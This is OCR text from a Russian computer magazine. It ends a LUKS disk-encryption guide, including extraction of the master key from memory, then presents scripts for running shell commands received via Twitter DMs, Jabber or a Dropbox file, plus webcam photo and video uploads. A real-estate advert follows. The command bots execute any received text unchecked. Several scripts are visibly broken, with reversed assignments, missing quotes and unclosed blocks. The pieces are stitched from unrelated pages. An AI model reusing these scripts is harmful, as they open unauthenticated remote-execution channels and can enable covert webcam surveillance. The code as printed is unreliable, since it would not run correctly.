    # UUID берем из заранее записанного файла
    search --no-floppy --fs-uuid --set=root ↵
    dd7ca139-074a-4b1b-a116-3a42feab7459
    # Раздел /boot для Grub считается корневым,
    # поэтому пути указываются относительно его
    linux /vmlinuz-3.5.0-17-generic ↵
    root=/dev/mapper/vg-root ro
    initrd /initrd.img-3.5.0-17-generic
}
```

После редактирования этого файла необходимо изменить строчку еще одного файла — /etc/default/grub с тем, чтобы при загрузке данный пункт меню выбирался по умолчанию. Для этого воспользуемся sed'ом.

```
# sed 's/GRUB_DEFAULT=0/GRUB_DEFAULT=↵
  "Ubuntu crypto"/g' -i /etc/default/grub
```

По желанию можно выключить ненужные тебе пункты меню. Для этого просто сними право выполнения со всех ненужных скриптов в /etc/grub.d/. Теперь можно обновить основной конфиг:

```
# update-grub
```

ЗАПРЕТ ОБНОВЛЕНИЯ ЯДРА

Для выключения обновления ядра создай файл в /etc/apt/preferences.d/ следующего содержания:

```
Package: linux-generic linux-headers-generic linux-image-generic ↵
linux-restricted-modules-generic
Pin: version 3.5.0-17.28
Pin-Priority: 1001
```

Версия, естественно, может отличаться.

После копирования можешь пытаться загрузиться с флешки. Если все прошло нормально, спустя какое-то время ты увидишь приглашение входа в систему


И скопировать все файлы на шифрованные разделы — понятно, не на работающей системе. Загружаемся снова с LiveCD, подключаем криптотом, монтируем разделы и набираем следующие команды:

```
# cp -r --preserve=all /mnt/uncrypted/* ↵
  /mnt/vg-root/
# cp -r --preserve=all /mnt/uncrypted/home/* ↵
  /mnt/vg-home/
```

После копирования можешь пытаться загрузиться с флешки — только выбери пункт меню Ubuntu crypto. Если все прошло нормально, спустя какое-то время ты увидишь приглашение входа в систему. В таком случае могу тебя поздравить — ты уже работаешь в шифрованной системе.

ДОБАВЛЕНИЕ/ИЗМЕНЕНИЕ КЛЮЧЕЙ

Допустим, тебе понадобилось изменить ключ — ты его скомпрометировал или просто создал политику смены и хочешь ей



Начало заголовка шифрованного тома



У LUKS хорошая документация по архитектуре

```
root@ubuntu-crypto: ~
root@ubuntu-crypto:~# mount
/dev/mapper/vg-root on / type ext4 (rw,errors=remount-ro)
proc on /proc type proc (rw,noexec,nosuid,nodev)
sysfs on /sys type sysfs (rw,noexec,nosuid,nodev)
none on /sys/fs/fuse/connections type fusectl (rw)
none on /sys/kernel/debug type debugfs (rw)
none on /sys/kernel/security type securityfs (rw)
udev on /dev type devtmpfs (rw,mode=0755)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=0620)
tmpfs on /run type tmpfs (rw,noexec,nosuid,size=10%,mode=0755)
none on /run/lock type tmpfs (rw,noexec,nosuid,nodev,size=5242880)
none on /run/shm type tmpfs (rw,nosuid,nodev)
none on /run/user type tmpfs (rw,noexec,nosuid,nodev,size=104857600,mode=0755)
/dev/sdf2 on /boot type ext2 (rw)
/dev/mapper/vg-home on /home type ext4 (rw)
gvfsd-fuse on /run/user/rom/gvfs type fuse.gvfsd-fuse (rw,nosuid,nodev,user=rom)
/dev/sr0 on /media/rom/Ubuntu 12.10 i386 type iso9660 (ro,nosuid,nodev,uid=1000,
gid=1000,iocharset=utf8,mode=0400,dmode=0500,uhelper=udisks2)
root@ubuntu-crypto:~#
```

Вывод команды mount

неукоснительно следовать. Что для этого нужно? Прежде всего сделать резервную копию заголовка тома LUKS — если все будет нормально, после смены ключа ты ее сможешь уничтожить. Делаем мы ее, понятно, на нешифрованный раздел:

```
# mount /dev/sdf1 /mnt/flash
# cryptsetup luksHeaderBackup ↵
  /dev/disk/by-uuid/c34e4c91-1fa1-4802-88ca-↵
  9c3be5c99097 --header-backup-file ↵
  /mnt/flash/luksHeader.bin
```

После этого сделаем копию файла ключа (просто скопируем его) и сгенерируем новый ключ:

```
# dd if=/dev/random of=/boot/new_key.bin bs=1 ↵
  count=512
```

Смотрим текущие кейслоты (места в заголовке шифрованного тома, где хранятся ключи — их может быть больше одного) и запоминаем номер активного (Enabled). Обычно это нулевой.

```
# cryptsetup luksDump /dev/disk/by-uuid/↵
  c34e4c91-1fa1-4802-88ca-9c3be5c99097
```

Добавляем новый ключ в систему:

```
# cryptsetup luksAddKey /dev/disk/by-uuid/↵
c34e4c91-1fa1-4802-88ca-9c3be5c99097 ↵
/boot/new_key.bin --key-file /boot/key.bin
```

и заменяем старый файл ключа новым:

```
# mv /boot/new_key.bin /boot/key.bin
# update-initramfs -u
```

Перезагружаемся, чтобы убедиться, что мы ничего не сломали, и удаляем старый ключ:

```
# cryptsetup luksKillSlot /dev/disk/by-uuid/↵
  c34e4c91-1fa1-4802-88ca-9c3be5c99097 0 ↵
  --key-file /boot/key.bin
```

Снова перезагружаемся. Если и в этот раз все в порядке, с облегчением вздыхаем. Мы успешно сменили ключ.

ВОССТАНОВЛЕНИЕ ДОСТУПА К ЗАКРИПТОВАННОМУ ТОМУ

Предположим, ты потерял ключ. Что делать? Главным образом — не паниковать. Если у тебя есть резервная копия заголовка и ключ, который ты применял до ее создания, но ты не можешь загрузиться с него, то для восстановления доступа производим следующее.

Грузимся с LiveCD и монтируем носитель с бэкапом. После этого восстанавливаем заголовок:

```
# cryptsetup luksHeaderRestore /dev/sdd ↵
  --header-backup-file /mnt/flash/luksHeader.bin
```

Подключаем шифрованный том с использованием резервной копии старого ключа:

```
# cryptsetup -d=/mnt/flash/old_key.bin luksOpen ↵
  /dev/sdd cryptodisk
```

И производим восстановительные работы (чрутимся, пробрасываем каталог с резервной копией, монтируем /boot, копируем резервную копию ключа в /boot/key.bin и обновляем initramfs). Перезагружаемся — все готово.

Но что, если ты каким-то непостижимым образом затер все свои кейслоты и у тебя нет резервных копий заголовка? Если ты после этого еще и перезагрузился, могу тебя поздравить — твои данные невосстановимы. Если же ты не перезагрузился… что ж, есть шанс, что тебе удастся восстановить том. Для этого тебе прежде всего необходимо извлечь мастер-ключ, который хранится в памяти:

```
# dmsetup table --target crypt --showkey ↵
  /dev/mapper/cryptodisk
```

Самая длинная непрерывная строчка и будет мастер-ключом. Ее нужно скопировать в файл на нешифрованный том и после этого преобразовать в бинарную форму (перед этим убедись, что в файле нет никаких символов конца строки):

```
# cat master-key.txt | xxd -r -p >master-key.bin
```

Размер файла master-key.bin в случае тех параметров создания криптотома, которые использовались в статье, должен составлять 32 байта.

После извлечения мастер-ключа ты должен загрузиться с LiveCD и проинициализировать том заново с использованием данного мастер-ключа и твоего нового ключа шифрования — надеюсь, как его генерировать, описывать не надо:

```
# cryptsetup -h=sha256 -c=aes-cbc-essiv:sha256 ↵
  -s=256 luksFormat /dev/sdd /mnt/boot/key.bin ↵
  --master-key-file=/mnt/flash/master-key.bin
```

Производим процедуры по восстановлению, описанные чуть выше.

В заключение статьи хочу напомнить: для защиты информации нужно принимать комплексные меры, и шифрование лишь одна из них. ⌶

```
root@ubuntu-crypto: ~
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>

/dev/mapper/vg-root /               ext4    errors=remount-ro 0       1
UUID=dd7ca139-074a-4b1b-a116-3a42feab7459 /boot           ext2    defaults
  0       2
/dev/mapper/vg-home /home           ext4    defaults        0       1
/dev/mapper/vg-swap none            swap    sw              0
0
/dev/fd0        /media/floppy0  auto    rw,user,noauto,exec,utf8 0       0
~
~
~
~
~
~
~
~
"/etc/fstab" 13 lines, 712 characters
```

Редактирование /etc/fstab



УДАЛЕННЫЙ КОНТРОЛЬ 2.0

УПРАВЛЯЕМ УДАЛЕННОЙ МАШИНОЙ С ПОМОЩЬЮ GOOGLE TALK, TWITTER, DROPBOX И GOOGLE+

Ignas Kukenys@flickr.com

Евгений Зобнин
execbit.ru

Сегодня социальные сервисы окружают нас со всех сторон. Мы чатимся в Jabber, читаем новости в Twitter, выкладываем фотки в Google+. Мы делаем это с домашних компов, смартфонов и планшетов ежедневно в почти автоматическом режиме. Для многих из нас Twitter или Facebook давно стал заменой электронной почты и IRC-чатов. Так почему бы не использовать те же сервисы для мониторинга удаленной машины и даже управления ей?

ПОСТАНОВКА ЗАДАЧИ

В этой статье мы рассмотрим несколько интересных приемов, с помощью которых можно настроить:

- Мониторинг удаленной машины средствами Twitter. Мы создадим специального твиттер-юзера, от лица которого наш сервер/медиацентр/ПК будет слать сообщения о своем состоянии, мы сможем читать их через веб или с помощью клиента.
- Управление через Jabber. Мы сделаем Jabber-бот, который будет выступать посредником между нами и консолью удаленной машины. Все написанные ему сообщения будут интерпретироваться как консольные команды, ответ на которые будет выслан в ответном сообщении.
- Управление через Dropbox. Мы создадим простой демон, который будет выполнять команды по мере их появления в указанном файле внутри диска Dropbox.
- Камеру слежения с отчетом в Google+. Мы сделаем простой бот, который будет выкладывать в Google+ фотографии, сделанные веб-камерой. Так мы сможем следить за чем угодно удаленно без необходимости в специальном сервисе.
- Видео по запросу. Мы сделаем бот, который будет по нашему запросу снимать видео определенной длительности, а затем выкладывать его в наш приватный канал YouTube.

Все это делается Just for fun, поэтому я заранее соглашусь с теми, кто скажет, что подобные вещи нужно делать с помощью SSH и специальных веб-панелей управления. В то же время хочу заметить, что некоторые из приведенных приемов могут быть удобнее классических подходов. Но обо всем по порядку.

TWITTER И ОТЧЕТЫ О СОСТОЯНИИ

Для многих людей Твиттер уже давно превратился в источник «быстрых новостей». Если ты тоже привык использовать его с этой целью, то включение в общий поток сводок с информацией о твоем сервере или домашней машине может быть очень удачной идеей.

Как это сделать? Для этого понадобятся: новый аккаунт в Твиттере, консольный твиттер-клиент и простой скрипт, который будет генерировать нужные нам сводки информации. С первым все просто. Регистрируем новый e-mail, создаем аккаунт, делаем его приватным и добавляем свой основной аккаунт в список подписчиков. Таким образом доступ к информации о состоянии сервера сможешь получить только ты.

Далее нам понадобится клиент, с помощью которого мы будем отправлять отчеты. Популярный TTYtter справится с этой задачей на отлично. Устанавливаем:

```
$ sudo apt-get install ttytter
```

Запускаем клиент, видим сообщение, что необходимо получить OAuth-токен, соглашаемся нажатием <Enter>. Видим на экране ссылку, открываем ее в браузере и нажимаем кнопку «Авторизовать». На экране появится PIN-код, который следует скопировать и ввести в ответ на приглашение TTYtter. Теперь можно отправить тестовый твит вот так:

```
$ echo "Привет из консоли!" | ttytter -script
```

А еще лучше так:

```
$ free | grep Mem | ttytter -script
```

Другими словами, теперь мы можем отправить вывод абсолютно любой команды на нашу страницу в Твиттере, просто перенаправив ее вывод в TTYtter. Написав же небольшой скрипт и прописав его в расписание cron, мы можем сделать так, чтобы машина отправляла любую указанную информацию через определенные промежутки времени. Для примера возьмем следующий скрипт (фактически это сильно урезанная и доработанная версия скрипта, опубликованного в блоге fak3r.com):

```
$ vi ~/bin/twitter-monitor.sh
#!/bin/bash
# Формируем твит
# Имя хоста
HOST=`hostname -s`

# Аптайм машины
UP=`uptime | cut -d" " -f4,5 | cut -d"," -f1`

# Средняя нагрузка
LOAD=`uptime | cut -d":" -f5,6`

# Скорость пинга
PING=`ping -q -c 3 google.com | tail -n1 | cut ↵
-d"/" -f5 | cut -d"." -f1`

# Количество занятой памяти
MEM=`ps aux | awk '{ sum += $4 }; END { print ↵
sum }'`

# Нагрузка на процессор
CPU=`ps aux | awk '{ sum += $3 }; END { print ↵
sum }'`

# Собираем инфу вместе
TWEET="(HOST) ${HOST} (UP) ${UP} (CPU) ${CPU}% ↵
(MEM) ${MEM}% (LOAD) ${LOAD} (PING) ${PING}ms"

# Отправляем твит
echo $TWEET | ttytter -script
```

Он собирает такую информацию, как имя хоста, аптайм, пинг до гугла, количество памяти, нагрузка на процессор, и отправляет все это одним твитом. Скрипт больше подходит для мониторинга сервера, но ты можешь изменять его как вздумается, главное — проверить, чтобы в итоге вся инфа умещалась в 140 символов, что можно сделать, заменив последнюю команду скрипта на «echo $TWEET | wc -c» и запустив его.

Теперь осталось лишь добавить скрипт в crontab, чтобы он запускался, например, каждый час:

```
$ crontab -e
0 * * * * /путь/до/скрипта.sh
```

Сделать это необходимо от имени того пользователя, от которого ты получил токен для TTYtter.


УПРАВЛЕНИЕ ЧЕРЕЗ TWITTER

Утилиту TTYtter можно использовать не только для автоматической отправки твитов, но и для автоматического получения личных сообщений и твитов от других пользователей. Учитывая то, что он привязан к приватному аккаунту, в друзьях у которого

```
> ttytter
trying to find cURL ... /usr/bin/curl
-- Streaming API disabled (no -dostream) (TTYtter will use REST API only)
-- no version check performed (use /vcheck, or -vcheck to check on startup)
(checking credentials) test-login SUCCEEDED!
-- processing credentials: logged in as makshatchet

######################################################           +oo=========oo+
         TTYtter 2.1.0  (c)2012 cameron kaiser                   @             @
                 all rights reserved.                            +oo=   =====oo+
       http://www.floodgap.com/software/ttytter/               a==:  ooo
                                                               .++o++. ..o**O
  freeware under the floodgap free software license.           +++   :O:::::
        http://www.floodgap.com/software/ffsl/                 +**O++ #   :ooa
                                                                      #+$$AB=.
         tweet me: http://twitter.com/ttytter                         #;;ooo;;
            tell me: ckaiser@floodgap.com                             #+a;+++;O
######################################################              ,$B.*o*** O$,
#                                                                   a=o$*O*O*$o=a
# when ready, hit RETURN/ENTER for a prompt.                           @$$$$$@
# type /help for commands or /quit to quit.                            @o@o@o@
# starting background monitoring process.                              @=@ @=@
#
```

TTYtter в интерактивном режиме



Ответ от сервера

будешь только ты, мы можем организовать удаленное управление сервером с помощью отправки приватных сообщений. Последнее приватное сообщение с помощью TTYtter получаем так:

```
$ echo "/dma +1" | ttytter -script
[DM da0][ezobnin/Tue Mar 26 09:59:59 +0000 2013] test test
```

Соответственно, чтобы создать систему, которая будет выполнять команды, отправленные в приватных сообщениях, мы должны написать небольшой скрипт, который будет в цикле читать приватные сообщения, обрезать всю лишнюю инфу из вывода (все, что находится между квадратными скобками) и выполнять сообщение как одну команду. Выглядеть это будет примерно так:

```
$ vi ~/bin/twitter-command.sh
#!/bin/sh
while true; do
    CMD=`echo "/dma +1" | ttytter -script | sed 's/\[.*\]\ //'`
    sh $CMD
    sleep 60
done
```

Это самый примитивный вариант решения проблемы, страдающий от двух недостатков: во-первых, скрипт не знает, выполнил ли он уже команду, и будет делать это при каждой итерации цикла, даже если новых сообщений не поступало; во-вторых, у скрипта нет обратной связи, что хоть и не очень полезно в случае с Twitter, но может быть хорошим дополнением. Поэтому мы доработаем скрипт до приемлемого состояния:

```
$ vi ~/bin/twitter-command.sh
#!/usr/bin/bash
# Имя твиттер-юзера для ответов
USER="user"
while true; do
    # Получаем личное сообщение (команду)
    CMD=`echo "/dma +1" | ttytter -script | sed 's/\[.*\]\ //'
    # Проверяем, выполняли ли такую команду в прошлый раз
    if [ $CMD != $OLD_CMD ]; then
        # Если нет — выполняем
        REPL=`$CMD`
        # и отправляем ответ команды юзеру
        echo "/dm $USER ${REPL:0:140}" | ttytter -script
        # Сохраняем команду, чтобы не выполнять ее снова
        CMD = $OLD_CMD
    fi
    # Спим минуту
    sleep 60
done
```

Этот скрипт ведет себя гораздо умнее. Он отправляет результат выполнения команды юзеру, автоматически сокращая его до 140 символов, и запоминает последнюю выполненную команду, чтобы не запускать ее снова. С другой стороны, при запуске скрипт все равно выполнит последнюю отправленную ему команду, но я не думаю, что в этом есть большая проблема.

УПРАВЛЕНИЕ ЧЕРЕЗ JABBER/GTALK

Twitter может быть отличным инструментом для мониторинга машины, но использовать его для того, чтобы отдавать удаленные команды, довольно неудобно. Гораздо лучше для этого подходит Jabber, который изначально был придуман для ведения текстового диалога между двумя сторонами.

В Linux есть несколько инструментов, позволяющих отсылать и принимать Jabber-сообщения из консоли (например, CJC: cjc.jajcus.net), но для реализации нашей задачи гораздо лучше подойдет Ruby-библиотека xmpp4r-simple, позволяющая реализовать Jabber-клиент, написав буквально три строки. Библиотека есть в репозитории Ruby Gems, поэтому для ее установки, например, в Ubuntu следует набирать такие команды:

```
$ sudo apt-get install ruby
$ sudo apt-get install rubygems
$ gem install xmpp4r-simple
$ gem install session
```


Чтобы убедиться в ее работоспособности, можно использовать такой скрипт:

```
$ vi send-message.rb
#!/usr/bin/env ruby
require 'rubygems'
require 'xmpp4r-simple'
jabber = Jabber::Simple.new('юзер@gmail.com', 'пароль')
jabber.deliver("адресат@gmail.com", "Привет, Gmail!")
```

Для решения нашей задачи такой скрипт бесполезен, но, дописав в него каких-то десять строк, мы реализуем полноценный бот:

```
$ vi jabber-bot.rb
#!/usr/bin/env ruby
require 'rubygems'
require 'xmpp4r-simple'
require 'session'
# Запускаем сеанс sh, в котором будет происходить выполнение команд
@sh = Session::new
# Коннектимся к Jabber-серверу
bot = Jabber::Simple.new(логин@gmail.com, пароль)
while true
    # Ожидаем сообщение
    bot.received_messages do |msg|
    # Проверяем, что сообщение пришло от юзер@gmail.com
    if msg && msg.from.to_s.include?(юзер@gmail.com)
        # Выполняем команды в сеансе sh
        stdout, stderr = @sh.execute(msg.body) if msg.body
        # Отправляем в ответном сообщении вывод команды
        bot.deliver(msg.from, "\n" + ↵
        stdout.chomp) unless stdout.empty?

        # Отправляем поток ошибок
        bot.deliver(msg.from, "\n" + ↵
        stderr.chomp) unless stderr.empty?
    end
end
```



Автоматически загруженное видео в YouTube

Скрипт управления через Твиттер

```
#!/usr/bin/bash
USER="ezobnin"
while true; do
    CMD=`echo "/dma +1" | ttytter -script | sed 's/\[.*\]\ //'`
    if [ $CMD != $OLD_CMD ]; then
        REPL=`$CMD`
        echo "/dm $USER ${REPL:0:140}" | ttytter -script
        CMD = $OLD_COMD
    fi
    sleep 60
done
```

Приведенный бот прост, но отлично справляется со своей работой. Все, что нужно сделать, — это завести юзера для бота, прописать его логин и пароль, а также адрес своего основного Jabber-аккаунта в скрипт, затем запустить скрипт и написать на адрес бота нужную команду. Результат запуска придет в ответном сообщении. Это действительно удобно, особенно когда нет возможности или времени выполнять полноценный логин по SSH (например, с телефона).

Для тех, кто говорит, что это жутко небезопасно, скажу, что бот будет выполнять только команды, пришедшие с указанного адреса, а так как в протоколе XMPP за проверку обратного адреса отвечает сам XMPP-сервер, то спуфинг адреса с целью захвата управления будет возможен только в случае захвата самого сервера. Проблемой остается то, что шифрование на уровне протокола отсутствует, но при использовании VPN риски сведутся к минимуму.

УПРАВЛЕНИЕ С ПОМОЩЬЮ DROPBOX

Ты можешь удивиться, но рулить машиной можно даже с помощью Dropbox. По сути, это такой же грязный хак, не претендующий на роль нормального решения, но даже он может быть полезен в определенных ситуациях. В основе его работы лежит идея записи команд в файл. Клиент создает текстовый файл внутри каталога Dropbox и помещает в него строку, содержащую команду. На стороне сервера работает скрипт, который в цикле проверяет существование файла и, если такой существует, выполняет содержащуюся в нем команду и записывает ответ в другой файл. Серверный скрипт выглядит следующим образом:

```
$ vi ~/Dropbox/server.sh
#!/bin/bash

# Входим в бесконечный цикл
while true; do

    # Файл существует?
    if [ -f  input.txt ]; then
        # Читаем файл, выполняем команду и запи-
        # сываем ответ в другой файл
        OUTCOM=$(cat input.txt)
        $OUTCOM > output.txt
        # Удаляем входной файл
        rm input.txt > /dev/null 2>&1
    else
        # Если файла нет, уходим в сон
        sleep 10
    fi
done
```

После запуска скрипта любой, кто подключит тот же том Dropbox (зайдет с того же аккаунта), сможет выполнить команду на сервере, просто записав ее в файл input.txt. Так, например, можно управлять серверной машиной через веб-интерфейс, со смартфона или любого устройства, на котором есть клиент Dropbox. Для удобства управления с другой Linux-машины можно использовать такой скрипт:

```
$ vi ~/Dropbox/client.sh
#!/bin/bash
# Создаем входной и выходной файлы
touch input.txt
touch output.txt
# Читаем команду
echo -n "Enter Command: "
read INCOM
# Записываем команду в файл и ждем, пока клиент
```

```
# ее не прочитает, сигналом о чем для нас станет
# удаление файла
echo "$INCOM" > input.txt
while [ -f input.txt ];do
        sleep 10
done

# Выводим на экран ответ сервера
cat output.txt
```

При запуске скрипт выводит приглашение к вводу команды, после чего записывает ее в файл и ждет ответа. Все просто, к тому же такой способ коммуникации довольно безопасен. Никто не знает точно, могут ли сотрудники Dropbox на самом деле читать наши данные, но соединение между клиентом и сервером всегда зашифровано, что защищает от перехвата данных. А это, на мой взгляд, гораздо важнее.

АВТОЗАГРУЗКА ФОТО С КАМЕРЫ В PICASA/GOOGLE+

Аккаунт Google сегодня есть у всех, а значит, есть доступ к Google+, Picasa и куче других полезных и не очень сервисов. Большинство из них можно заскриптовать с помощью утилиты командной строки GoogleCL, которая позволяет работать с такими сервисами, как Picasa, Календарь, Blogger, Контакты, Документы и YouTube прямо из командной строки. С помощью этого инструмента можно делать множество интересных вещей, однако я покажу только два его применения: автоматическая публикация фоток с веб-камеры в альбом Picasa (Google+) и снятие видео с той же камеры и публикация в YouTube по запросу.

Чтобы реализовать такое, понадобится сам GoogleCL, который есть в любом дистрибутиве, а также в репозитории Python:

```
$ sudo apt-get install googlecl
$ sudo pip install googlecl
```

Далее мы должны создать новый альбом в Picasa, куда будут автоматически загружаться фотографии с веб-камеры:

```
$ google picasa create WebCamera
```

При первом обращении к сервису Picasa автоматически откроется страница в веб-браузере, в которой следует нажать кнопку «Разрешить», чтобы предоставить GoogleCL права на управление сервисом. После этого можно вернуться в терминал и нажать <Enter>.

Теперь нам нужно научиться делать сам снимок. Для этого можно использовать mplayer. Сначала запускаем в тестовом режиме:

```
$ mplayer tv://
```

Если получили на экран картинку с другого подключенного видеоустройства (TV-тюнер, например) или с другой камеры, перебираем все устройства в поисках нужного, меняя video0 на video1, video2 и так далее:

```
$ mplayer tv:// -tv device=/dev/video0
```

Если картинка перевернута, применяем фильтр:

```
$ mplayer tv:// -vf flip
```

Пробуем сделать снимок:

```
$ mplayer tv:// -frames 3 -vo jpeg
```

Получаем три снимка: 00000001.jpg, 00000002.jpg и 00000003.jpg. Это три последовательных кадра. Такое количество нужно потому, что многие дешевые камеры просто не успевают инициализироваться и вместо нормального изображения поначалу выдают кашу (у меня первый кадр — зеленый экран, второй — съехавшая картинка, третий — нормальный снимок). Теперь все, что нужно, — это написать скрипт, который будет делать снимок и загружать его в Picasa. У меня получилось вот что:

```
> google help youtube
Available tasks for service youtube: 'post', 'tag', 'list', 'delete'
 post: Post a video.
  Requires: src AND category AND devkey Optional: title, summary, tags, access

 tag: Add tags to a video and/or change its category.
  Requires: title AND (tags OR category) AND devkey

 list: List videos by user.
  Requires: fields AND delimiter Optional: title, owner

 delete: Delete videos.
  Requires: title AND devkey


> google youtube post video.mpg --access=private --category Education
Loading video.mpg
Video uploaded: https://www.youtube.com/watch?v=KedVBJmajC8&feature=youtube_gdata
>
```

Загружаем видео в YouTube

```
$ vi ~/bin/webcamera-picasa.sh
#!/bin/sh
mplayer tv:// -frames 3 -vf flip -vo jpeg
DATE=`date +%F-%H-%M`
mv 00000003.jpg ${DATE}.jpg
google picasa post WebCamera ${DATE.jpg} --title ${DATE}
rm -f 0000*.jpg ${DATE}.jpg
```

Это все, теперь на скрипт можно поставить бит исполнения и использовать его для каких угодно целей. Например, добавить в cron задание, которое будет запускать его каждый час или каждый день. Все снимки будут иметь имя в виде времени съемки, и ты в любой момент сможешь посмотреть их в Google+, где бы ты ни находился. Таким же образом, кстати, можно организовать загрузку фотографий в Dropbox, просто заменив предпоследнюю строку на «mv ${DATE}.jpg ~/Dropbox/».

АВТОЗАГРУЗКА ВИДЕО В YOUTUBE

Таким же образом можно организовать автоматическую съемку и загрузку видео в YouTube. Для этого сначала разрешим GoogleCL работать с сервисом:

```
$ google youtube list
```

Как в случае с Picasa, вводим адрес своей электронной почты и нажимаем «Разрешить» в открывшемся окне. Далее можно попробовать загрузить тестовое видео для проверки работоспособности:

```
$ google youtube post video.avi --access=private --category Education
```

Видео будет загружено в раздел Education (YouTube требует указания имени раздела) и сделано приватным, так что никто, кроме тебя, его не увидит. В случае успешной загрузки ты получишь ссылку на видео. Если все ОК, можно приступать к реализации скрипта. Выглядеть он будет так:

```
$ vi ~/bin/webcamera-youtube.sh
#!/bin/sh
TIME='1:00'
DATE=`date +%F-%H-%M`
mencoder tv:// -fps 15 -vf flip -ovc lavc -lavcopts vcodec=mpeg4 ↵
-nosound -endpos $TIME -o ${DATE}.mpg
google youtube post ${DATE}.mpg --access=private --category Education
rm -f ${DATE}.mpg
```

Для съемки здесь использован mencoder с преобразованием в формат MPEG4. Длительность съемки указана в переменной TIME и по умолчанию составляет одну минуту. Сразу после окончания съемки видео будет загружено в YouTube показанным выше способом. Как и в случае с Picasa, вместо публикации в YouTube видео можно просто скопировать в Dropbox: «cp ${DATE}.mpg ~/Dropbox».

Такой скрипт можно использовать разными способами, включая запуск съемки по запросу через SSH или какой-нибудь Google Talk, либо добавить в задание cron и регулярно получать сводки с места событий в свой аккаунт в YouTube.

ВЫВОДЫ

Несмотря на нелюбовь многих из нас к социальным сервисам, они могут сослужить нам хорошую службу как средство для достижения собственных целей. В конце концов, хакерство — это и есть поиск обходных путей и нахождение нетривиальных решений проблемы. Так почему бы с его помощью не превратить бесполезные для некоторых из нас инструменты в полезные?



141006, Московская область,
г. Мытищи, Олимпийский проспект, д. 48

Тел.: (495) 660 96 31, (495) 662 74 50,
факс: (495) 660 96 41

ЖИЛОЙ КОМПЛЕКС

«МЕЩЕРИХИНСКИЕ ДВОРИКИ», Г. ЛОБНЯ



Группа компаний «Монолит» приглашает к знакомству с новыми жилыми домами в комплексе «Мещерихинские дворики» на улице Молодежной уютного подмосковного города Лобня.

До места встречи можно добраться от м. Алтуфьевская автобусом №459 или с Савеловского вокзала на пригородной электричке до ст. Лобня далее 7-10 мин. автобусом №1. Ближайшие транспортные магистрали – Дмитровское, Ленинградское шоссе.

В жилом комплексе «Мещерихинские дворики» вас ждут два прекрасных 17-этажных двухподъездных дома под номерами 14а и 14Б. Это – надежные монолитно-кирпичные здания, оснащенные всем необходимым для жизни, в том числе грузовым и пассажирским лифтами.

Здесь вы сможете выбрать для себя светлые и просторные квартиры современной планировки – одно, двух и трехкомнатные. В квартирах предусмотрены пластиковые стеклопакеты, радиаторы с терморегуляторами, электроразводка, застекленные лоджии и т.д.

Для любителей прогулок организована зона отдых, украшенная декоративными кустарниками и деревьями, благоустроенная игровая площадка для детей, а для автомобилистов – стоянка. Молодых родителей порадует новый детский сад в шаговой доступности.

Группа компаний «Монолит» надеется, что после первой же встречи с новой квартирой, у Вас возникнет с ней взаимная симпатия и долгие надежные отношения.

Условия приобретения квартир: рассрочка платежа, ипотека, взаимозачёт Вашей старой квартиры на Вашу новую. Возможны скидки при условии 100% оплаты и использовании ипотечного кредита.

ПО ВОПРОСАМ ПРИОБРЕТЕНИЯ КВАРТИР
(«МОНОЛИТ НЕДВИЖИМОСТЬ»)

(495) 739-93-93, 967-65-57

Г. МОСКВА, УЛ. БАУМАНСКАЯ, ДОМ 33/2, СТР. 1

